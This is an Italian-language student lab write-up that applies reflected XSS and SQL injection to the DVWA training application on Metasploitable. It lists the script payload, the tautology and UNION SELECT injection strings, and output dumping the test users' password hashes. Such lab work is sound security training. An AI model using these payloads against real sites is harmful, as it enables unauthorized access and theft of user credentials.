

ESERCIZIO S6 L2

L'esercizio di oggi consiste nell'applicare attacchi XSS e SQL injection.

Iniziamo con l'attacco XSS sulla DVWA della metasploitable.


ATTACCO XSS

Entro nella DVWA dal browser della mia kali, setto la dvwa in low security e vado nella sezione XSS reflected

The screenshot shows the DVWA application interface. The title bar says "DVWA". The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it, a form asks "What's your name?" with an input field containing "<script> alert()". A "Submit" button is next to it. To the left is a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom left, it shows "Username: admin", "Security Level: high", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

All'interno andò a scrivere un malware scritto in javascript che è il seguente:

<script>alert('ti ho hackerato');</script>. Questo script farà comparire un pop up con scritto ti ho hackerato



ATTACCO SQL

Gli attacchi sql injection sono codici malintenzionati e che mirano a colpire i database dei siti web per estrarre dati sensibili degli utenti che usufruiscono del sito.

In questo esercizio attaccheremo l DVWA della metà nella sezione “sql injection”

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tctips/sql-injection.html>

Navigation Menu:

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Session Information:

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Nel campo User id utilizzo questo codice: ' OR ' 1 ' = ' 1, il quale mi restituisce come risultato la visualizzazione di tutti gli utenti registrati.

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

```
name, password FROM users
```

Submit

```
ID: ' OR ' 1 ' = ' 1
First name: admin
Surname: admin

ID: ' OR ' 1 ' = ' 1
First name: Gordon
Surname: Brown

ID: ' OR ' 1 ' = ' 1
First name: Hack
Surname: Me

ID: ' OR ' 1 ' = ' 1
First name: Pablo
Surname: Picasso

ID: ' OR ' 1 ' = ' 1
First name: Bob
Surname: Smith
```

More info

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http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tipps/sql-injection.htm>

Username: admin
Security Level: low
PHPIDS: disabled

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Dall'output possiamo capire che il database segue 2 parametri che sono first name e surname nelle quali molto probabilmente saranno contenute anche la password.

Quindi lanciamo il comando : 1' UNION SELECT user, password FROM users#. Il cancelletto finale è un commento che interromperà la lettura della query.

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Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tipps/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Ecco che abbiamo recuperato le password.